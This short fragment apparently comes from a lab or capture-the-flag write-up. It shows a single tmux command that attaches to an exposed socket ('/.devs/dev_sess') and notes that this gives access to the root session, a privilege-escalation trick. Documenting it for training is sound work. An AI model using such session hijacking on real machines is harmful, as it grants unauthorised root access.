
/usr/bin/tmux -S /.devs/dev_sess
Running the binary directly with the -S flag attaches to the root session.